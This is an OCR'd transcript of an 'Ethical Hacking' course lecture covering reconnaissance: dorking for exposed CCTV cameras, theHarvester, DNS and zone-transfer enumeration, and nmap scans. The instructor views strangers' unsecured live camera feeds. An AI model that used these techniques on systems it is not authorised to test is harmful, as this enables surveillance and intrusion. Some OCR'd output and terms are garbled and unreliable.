
Inurl: control/userimage.html. Now see we got lots of CCTV camera IP address which is facing to the internet. Now some of the CCTV camera are vulnerable. They may do not have any user id or password. Sometimes they only use the default user id or password. Other than these we can also perform maybe brute force attack, maybe dictionary attack for penetrating inside the CCTV camera. Now suppose I am opening the first link, now see wow.

(Refer Slide Time: 16:07)



It is a live camera. There is no user id or password. So, this camera is not secure and it is facing to the internet. So, we get all the video which basically captured using this particular CCTV camera.

(Refer Slide Time: 16:31)



Now, check the second one. Wow it is another camera view. So, this CCTV camera is also not secured. So, like this we can find out the CCTV camera which is facing to the internet and further we can perform different attack which we will discuss in later tutorial.


Now email harvesting using the harvester tool available in Kali Linux is an email account, username and hostname are sub domain gathering tool. As an example if you want to find email addresses and hostname for a target domain using Google we can use the tool, the harvester.

(Refer Slide Time: 18:31)




Email harvesting, the harvester tool available in Kali Linux is an email account username and hostname or sub domain gathering tool. As an example if you want to find email address and hostname for a target domain using Google, then we can use the tool the harvester. Now from terminal we can use the harvester tool. Now for help, we can use *theharvester - h*.

(Refer Slide Time: 19:24)



(Refer Slide Time: 19:29)



```
File Edit View Search Terminal Help
* charotrellagedge-security.com
=====
Usage: theharvester options
  -d: Domain to search or company name
  -b: data source: baidu, bing, vingual, diggible, google, googleCSE,
       googleplus, google-profiles, linkedin, pgp, twitter, whois
  -t: target
  -s: start in result number X (default: 0)
  -v: verify host name via dns resolution and search for virtual hosts
  -f: save the results into an HTML and XML file (both)
  -n: perform a DNS reverse query on all ranges discovered
  -c: perform a DNS brute force for the domain name
  -t: perform a DNS TLD expansion discovery
  -e: use this DNS server
  -p: port scan the detected hosts and check for Takeovers (80,443,22,21,80
      ports)
  -l: limit the number of results to work with(bing goes from 50 to 50 resu
      lts.
  -o: output file (google 100 to 100, and bao doesn't use this option)
```

Now see to specify the domain we need to use **-d** option and for data source like Google, linkedin pgp, twitter we need to use **-b** option. Now, suppose I am searching all the mail id or domain name or hostname for *nptel.ac.in*. So, first we need to use the tool the harvester, then we need to specify the domain name using the parameter **-d**, say domain name is *nptel.ac.in*. Now we need to specify the data source. So, by using the **-b** parameter we can specify the data source and by including the option, all we can include all the data source option.

(Refer Slide Time: 20:45)



```
File Edit View Search Terminal Help
* charotrellagedge-security.com
=====
TheHarvester Ver. 3.0.0
Coded by Christian Martorali
Edge Security Research
charotrellagedge-security.com

(-) Starting harvesting process for domain: nptel.ac.in
Full harvest on nptel.ac.in
(-) Searching in Google...
  Searching 0 results...
  Searching 100 results...
  Searching 200 results...
  Searching 300 results...
  Searching 400 results...
```

Now see the tool the harvester search for *nptel.ac.in*, it searching in Google, in pgp.

(Refer Slide Time: 20:56)



```
File Edit View Search Terminal Help
[-] Starting harvesting process for domain: nptel.ac.in
Full harvest on nptel.ac.in
[-] Searching in Google...
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...
[-] Searching in PGP Key server...
    Searching PGP results...
[-] Searching in Netcraft server...
    Searching Netcraft results...
[-] Searching in Threatcrowd server...
    Searching Threatcrowd results...
    Searching Netcraft results...
[-] Searching in CRISH server...
    Searching CRISH results...
[-] Searching in VirusTotal server...
    Searching VirusTotal results...
[-] Searching in Bing...
    Searching 50 results...
```

In Netcraft, Threat crowd CRISH, Virus Total, Bing and so on.

(Refer Slide Time: 21:10)



```
File Edit View Search Terminal Help
[+] Emails found:
-----
No emails found

[+] Hosts found in search engines:
-----
Total hosts: 16
[-] Resolving hostnames IPs...
forums.nptel.ac.in:14.139.160.155
login.nptel.ac.in:14.139.160.154
nptel.ac.in:172.217.27.211
onlinecourses-archive.nptel.ac.in:172.217.27.211
onlinecourses.nptel.ac.in:172.117.27.211
shixha.nptel.ac.in:14.139.153
textofvideo.nptel.ac.in:14.139.160.71
www.nptel.ac.in:empty
www.nptel.ac.in:14.139.160.71
www.onlinecourses.nptel.ac.in:empty
```

To be Contd.....

And finally we got the result. No email found and host found in search engine that is total 16 host are found with their IP address and all are listed here like *forums.nptel.ac.in* with the IP address 14.139.160.155, then *login.nptel.ac.in* with the IP address 14.139.160.154 and so on.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture - 18
Demonstration Part III

(Refer Slide Time: 00:15)



Then active reconnaissance, in active information gathering or in active reconnaissance, we gather information by directly communicating with effective. In active information gathering, we gather information about domain name system, open port, services, operating system etc. DNS enumeration information such as IP address, server name and often even server functionality can be discovered by DNS enumeration. We can interact with the DNS server using DNS client such as hosts and DNS lookup tool. Now, I will use the tool host for DNS enumeration.

(Refer Slide Time: 01:21)



```
root@kali:~# host -t ns microsoft.com
microsoft.com name server ns1.nsft.net.
microsoft.com name server ns4.nsft.net.
microsoft.com name server ns2.nsft.net.
microsoft.com name server ns3.nsft.net.
root@kali:~# Clear
```

So, the command is *host*, then you need to specify the target by using *-t* and for name server we need to use the option *ns* followed by the domain name, suppose here we are using the domain name *microsoft.com*. So, we caught all the DNS server with the domain *microsoft.com*. Now, mail server enumeration, using mail server enumeration we can find information about all the mail server related with a particular domain, using the *host* command we can also enumerate the mail server; the command is like this.

(Refer Slide Time: 02:25)



```
root@kali:~# host -t mx microsoft.com
microsoft.com mail is handled by 10 aspmx.l.google.com.
root@kali:~# host -t mx nptel.ac.in
nptel.ac.in mail is handled by 30 aspmx.googlemail.com.
nptel.ac.in mail is handled by 20 alt1.aspmx.l.google.com.
nptel.ac.in mail is handled by 20 aspmx3.googlemail.com.
nptel.ac.in mail is handled by 10 aspmx.l.google.com.
nptel.ac.in mail is handled by 20 alt2.aspmx.l.google.com.
root@kali:~# Clear
```

host then by using *-t* we need to specify the mail server *mx* that is mail exchange server followed by the domain name. Here we all again use the domain name *microsoft.com*, *microsoft.com* mail is handled by 10 *microsoft.com.mail.protection.outlook.com*. Now, suppose we are going to search the mail exchange server for the domain *nptel.ac.in*, *host -t mx nptel.ac.in*. Now, we got all the mail service for the domain *nptel.ac.in*, now DNS zone transfer.

(Refer Slide Time: 03:43)

A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and contains the following text:

```
root@kali:~# host -t ns nptel.ac.in
nptel.ac.in name server dns2.iltm.ac.in.
nptel.ac.in name server dns1.iltm.ac.in.
nptel.ac.in name server dns3.iltm.ac.in.
root@kali:~# host -l nptel.ac.in dns2.iltm.ac.in
Using domain server:
Name: dns2.iltm.ac.in
Address: 14.139.160.3#5
Aliases:


Host nptel.ac.in not found: 9(NOTAUTH)
; Transfer failed.
root@kali:~# clear
```

The terminal window is titled "root@kali:~". The desktop environment includes a dock with various icons and a taskbar at the top.

Zone file contained a list of all the DNS name configured for that particular zone, for this reason zone transfer should usually be limited to authorized secondary DNS service only. Unfortunately, many admin misconfigure that DNS service; as a result anyone asks for a copy of a DNS service zone file and receive it. Now, suppose I am searching for the DNS server of the domain *nptel.ac.in*, now we got three name server. Now, suppose I want to transfer the zone for the first DNS server; so, here I also use the command *host*, *host -l* then the domain name *nptel.ac.in* followed by the name server.

So, there is no permission for the zone transfer; so, that is why transfer failed.

(Refer Slide Time: 05:35)



(Refer Slide Time: 05:47)

Scanning

- ❑ Types of scanning
 - Network Scan
 - Port Scan
 - Service Scan
 - OS Scan
 - Vulnerability Scan
- ❑ Tools used for scanning
 - Nmap
 - Zenmap
 - Nessus vulnerability scanner
 - Nmapse


NPTIEL **NPTEL**

Scanning: in scanning the attacker begins to actively gather information from a target machine or network for vulnerabilities that can be exploited. There are different types of scanning at there like network scan, port scan version or service scan, OS scan, vulnerability scan etc.

Network scan: it basically detect the live host on the network, port scan detect the open port on the host, version a service scan detect the software and the version to the respective service running in any particular port. OS scan detect operating system,

vulnerability scan detect computers or computer systems or networks or applications for weakness.

(Refer Slide Time: 07:05)



Now, I am discussing some important scanning option; the small s, capital S, this is used for stealth scan. In this type of scan basically initiate a TCP connection with the target, but never complete the three way handshake that is why this is called stealth scan. The small s capital T used for TCP connect scan, the TCP connect scan can often be used to gather more information about the target than the stealth scan, as a full TCP connection is made with the targeted host.

The small s, capital U, UDP scan, the UDP scan access the UDP port on the target system; unlike scanning TCP port, UDP scan expect to receive replies back from system that have tested ports are closed, that is a state or ACK scan. The ACK scan is used to try to determine if a TCP port is filtered or unfiltered. Different timing templates are also there T0 that is paranoid, T1 sneaky, T2 polite, T3 normal, T4 aggressive and T5 insane; *nmap* offers the simpler approach with 6 timing templates.

You can specify them with the task capital T option and they are number from 0 to 5 or their net. The template name are paranoid, we use 0 for paranoid, sneaky we use 1, we used 2 for polite, we use 3 for normal, we use 4 for aggressive and we use 5 for insane scan. The first two are for ideas aversion, polite mode slows down the scan to use less

bandwidth and target machine resources, normal mode is the default and so, thus capital T3 does nothing.

Aggressive mode speed scans up by making the assumption that you are on a reasonably fast and reliable network. Finally, insane mode assumes that you are on an extraordinary fast network or are willing to sacrifice some accuracy for speed. This template allows the user to specify how aggressive they wish to be, while leaving *nmap* to pick the exact timing values, the templates also make some minor speed adjustment for which fine grained control option do not currently exist.

(Refer Slide Time: 10:43)

Name	T0	T1	T2	T3	T4	T5
	Passwd	Socks	Pointe	Normal	Aggressive	Insane
min-rtt-timeout	100	100	100	100	100	90
max-rtt-timeout	300,000	11,000	10,000	10,000	1,250	300
initial-rtt-timeout	300,000	15,000	1,000	1,000	500	250
max-retries	10	10	10	10	6	2
Initial (and minimum) scan delay (<code>--scan-delay</code>)	300,000	11,000	400	0	0	0
Maximum TCP scan delay	300,000	15,000	1,000	1,000	10	5
Maximum UDP scan delay	300,000	15,000	1,000	1,000	1,000	1,000
host-timeout	0	0	0	0	0	900,000
max-parallelism	Dynamic, not affected by timing templates					
max-parallelize	1	1	1	Dynamic	Dynamic	Dynamic
min-hmngroup	Dynamic, not affected by timing templates					
max-hmngroup	Dynamic, not affected by timing templates					
min-rate	No minimum rate limit					
max-rate	No maximum rate limit					
defeat-rst-ratelimit	Not enabled by default					




NPTEL

Now, we are also providing the timing template and their effect and there are different output option are also there. We used as small o, capital N for normal output. The normal output option will create a text file that can be used to evaluate the scan result or use as input for other programs, thus small o capital X that is used for XML output.


XML output can be used for input into a number of different applications for further processing or evaluation. The small o capital G grepable output, grepable output is often used by penetration tester to allow further investigation using tools like great. But, can also be searched using tools like AWK, ACD and DIFF, thus small o capital S script kiddies output while, not used for CDS penetration testing; the script kiddy output can be fun to use from time to time.

(Refer Slide Time: 12:27)



Now, I use the tool *nmap* for scanning. So, first type of scan is network scan; that means, need to find out all the live host in that network. So, first we need to use the command *nmap*, then we can use some timing option, then to find out all the live host in the network; we need to use the option the small s capital P and then the total range of the network.

(Refer Slide Time: 13:21)



Now, finding out the IP address of my machine by using the command *ifconfig*. So, the IP address of my machine is 190.168.0.102 and the net mask is 255.255.255.0.

(Refer Slide Time: 13:41)

```
root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
MAC Address: 00:0C:29:A1:A9:2D (VMware)
Nmap scan report for 192.168.0.103
Host is up (0.0013s latency).
MAC Address: 04:53:30:73:95:C3 (Mon Hsi Precision Ind.)
Nmap scan report for 192.168.0.105
Host is up (0.0013s latency).
MAC Address: 00:0C:29:A1:A9:2D (VMware)
Nmap scan report for 192.168.0.106
Host is up (0.0013s latency).
MAC Address: 34:33:87:7A:4A:59 (Mon Hsi Precision Ind.)
Nmap scan report for 192.168.0.102
Host is up.
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.98 seconds
root@kali: ~# nmap -T4 -p 1-1000 192.168.0.106
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 08:00 EDT
Nmap scan report for 192.168.0.106
Host is up (0.04ms latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
MAC Address: 34:33:87:7A:4A:59 (Mon Hsi Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds
root@kali: ~# nmap -T4 -p 1-1000 192.168.0.106
```


So, I can use the whole network range like this 192.168.0.0/255 or I can also use the total subnet like this. So, *nmap* started and it also give us the list of live host in this network. So, 192.168.0.1 is live and corresponding MAC address is also there, its a Tp link technologies. So, it is basically the router IP address. Now, 192.168.0.100 is also live, then 103, 105, 106, and 102, so, total 7 hosts are up.

Now, next type of scan that is port scan. So, for port scan we need to use the option that small p followed by the port number or port name or port range also. So, suppose I want to scan the port from 1 to 1000, then I need to use the IP address. So, suppose I am searching means I am scanning the system with the IP address 192.168.0.106 ok. So, for first 1000 port 999 port are filtered and a single port 135 that is open and the service msrpc is running.

Now, the thing is that what are the filtered, unfiltered, open, closed port. So, open port basically an port that actively respond to an incoming connection. Closed port a closed port is a port and a target that actively responds to a prop, but does not have any service running on the port. Close port are commonly found on system where no firewall is in place to filter incoming traffic. Filtered, filtered port are that ports which are typically protected by a firewall of some sort that prevents *nmap* from determining whether or not the port is open or closed.

Unfiltered, an unfiltered port is a port that *nmap* can access, but is unable to determine whether it is open or closed. Open or filtered, an open filtered port is a port which *nmap* believes to be open or filtered, but cannot determine which exact state the port is actually in. Closed filtered, a closed filtered port is a port that *nmap* believes to be closed or filtered, but cannot determine which respective state the port is actually in. Now, I am scanning another host for first 1000 port. So now, the IP address target IP address is 192.168.0.1 ok.

(Refer Slide Time: 18:27)

A screenshot of a terminal window titled "root@kali:~". The window displays the output of three nmap commands. The first command, "nmap -T4 -p 1-1000 192.168.0.1", shows a host up with 999 closed ports. The second command, "nmap -T4 -V 192.168.0.106", shows port 80 open and http service running. The third command, "nmap -sS -T4 -p 1-1000 192.168.0.1", shows port 135 open and msrpc service running with version Microsoft Windows RPC.

```
root@kali:~# nmap -T4 -p 1-1000 192.168.0.1
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 08:02 EDT
Nmap scan report for 192.168.0.1
Host is up (0.094ms latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: E0:BE:27:41:0E:BC (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
root@kali:~# nmap -T4 -V 192.168.0.106
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 08:04 EDT
Nmap scan report for 192.168.0.106
Host is up (0.026s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc  Microsoft Windows RPC
MAC Address: 34:23:07:7A:4A:59 (Hon Hai Precision Ind.)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
root@kali:~# nmap -sS -T4 -p 1-1000 192.168.0.1
```

Port 80 is open for this host and http service is running, next service or version scan; using service or version scan we can find out the exact version of a service which is running in any particular port. Thus, small s capital V option is basically used for service or version scan, *nmap* then timing option *-T* capital 4. Then that is s capital V, then IP address 192.168.0.106.

Port 135 is open and msrpc service is running and version is Microsoft Windows RPC. Now, I am using different scanning option, suppose I want to scan the first 1000 port, first 1000 port using the stealth scan option. So, I need to use *nmap* then scanning option dash s capital S, then dash capital T4, then the small p followed by the port range and then IP address ok.

(Refer Slide Time: 20:57)

```
root@kali:~# nmap -sA -T4 -p 1-1000 192.168.0.106
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 08:07 EDT
Nmap scan report for 192.168.0.106
Host is up (0.0009s latency).
Not shown: 998 unfiltered ports
PORT      STATE      SERVICE
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
MAC Address: 34:23:07:7A:4A:59 (Mon Mai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
root@kali:~# nmap -sT -T4 -p 1-1000 192.168.0.106 -oN /root/myfile/scan.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-24 08:08 EDT
Nmap scan report for 192.168.0.106
Host is up (0.017s latency).
Not shown: 998 unfiltered ports
PORT      STATE      SERVICE
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
MAC Address: 34:23:07:7A:4A:59 (Mon Mai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@kali:~#
```

So, see here is a difference in scanning in port 80 http service is running, now using TCP scan see what happened. So, for TCP scan we need to use the small s capital T option ok, the result would be same. Now, suppose using the UDP scan we used to scan the port 53. So, for UDP scan we need to used as small s capital U option and we are going to scan the port 53. So, p then 53 port number and then the IP address; no it cannot able to find out the port 53 in UDP scan. I am using UDP scan, I am going to scan another host that is the IP address 192.168.0.106 ok; port 53 UDP port is basically closed.

Now, I am performing ACK scan, for ACK scan we need to use the small s capital A and then suppose I am going to scan first 1000 port for the IP address 192.168.0.106 ok. See port 139 and port 445 tcp port is basically filtered ok. So now, I am going to use some output option. So, suppose I want to store this result in a txt file; so, for txt output we need to use that small o capital option followed by the filename. Suppose, here the file name is *scan.txt* and the location is root plus myfile ok. Now, go to the location, now this is route and that is my folders my file and then this is the result *scan.txt*.

(Refer Slide Time: 24:43)




```
# Nmap 7.76 scan initiated Mon Jun 24 08:08:42 2019 as: nmap -sA -T4 -p 1-1000 -oN /root/myfile/nmap.txt 192.168.0.106
Nmap scan report for 192.168.0.106
Host is up (0.017s latency).
Not shown: 999 unfiltered ports
PORT      STATE    SERVICE
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
MAC Address: 34:23:07:7A:4A:59 (Hon Hai Precision Ind.)

# Nmap done at Mon Jun 24 08:08:43 2019 -- 1 IP address (1 host up) scanned in 3.64 seconds
```

See so, this way we can store the result in a text file and also in xml file and grepable option is also available.

(Refer Slide Time: 25:05)



```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
root@kali:~# nmap -T4 192.168.0.106 -O
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 08:12 EDT
Nmap scan report for 192.168.0.106
Host is up (0.04ms latency).
Not shown: 999 filtered ports
PORT      STATE    SERVICE
139/tcp   open     msrpc
MAC Address: 34:23:07:7A:4A:59 (Hon Hai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 4.02 seconds
root@kali:~# nmap -T4 192.168.0.106 -O
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-24 08:13 EDT
Nmap scan report for 192.168.0.106
Host is up (0.04ms latency).
Not shown: 999 filtered ports
PORT      STATE    SERVICE
139/tcp   open     msrpc
MAC Address: 34:23:07:7A:4A:59 (Hon Hai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
root@kali:~#
```

Now, we are, scan is also there to find out the operating system for a particular host. So, for operating system we need to use the option dash capital O ok; see that is the result Microsoft Windows ok. So, the victim machine basically run over Microsoft Windows. Now, there is also some other scanning option are also available like aggressive scan; *nmap* then suppose I am using the timing option T4, then for aggressive scan we can use

the option dash capital A and then the IP address of the effective machine. So, by doing the aggressive scan we can find out the service scan and operating system scan together.

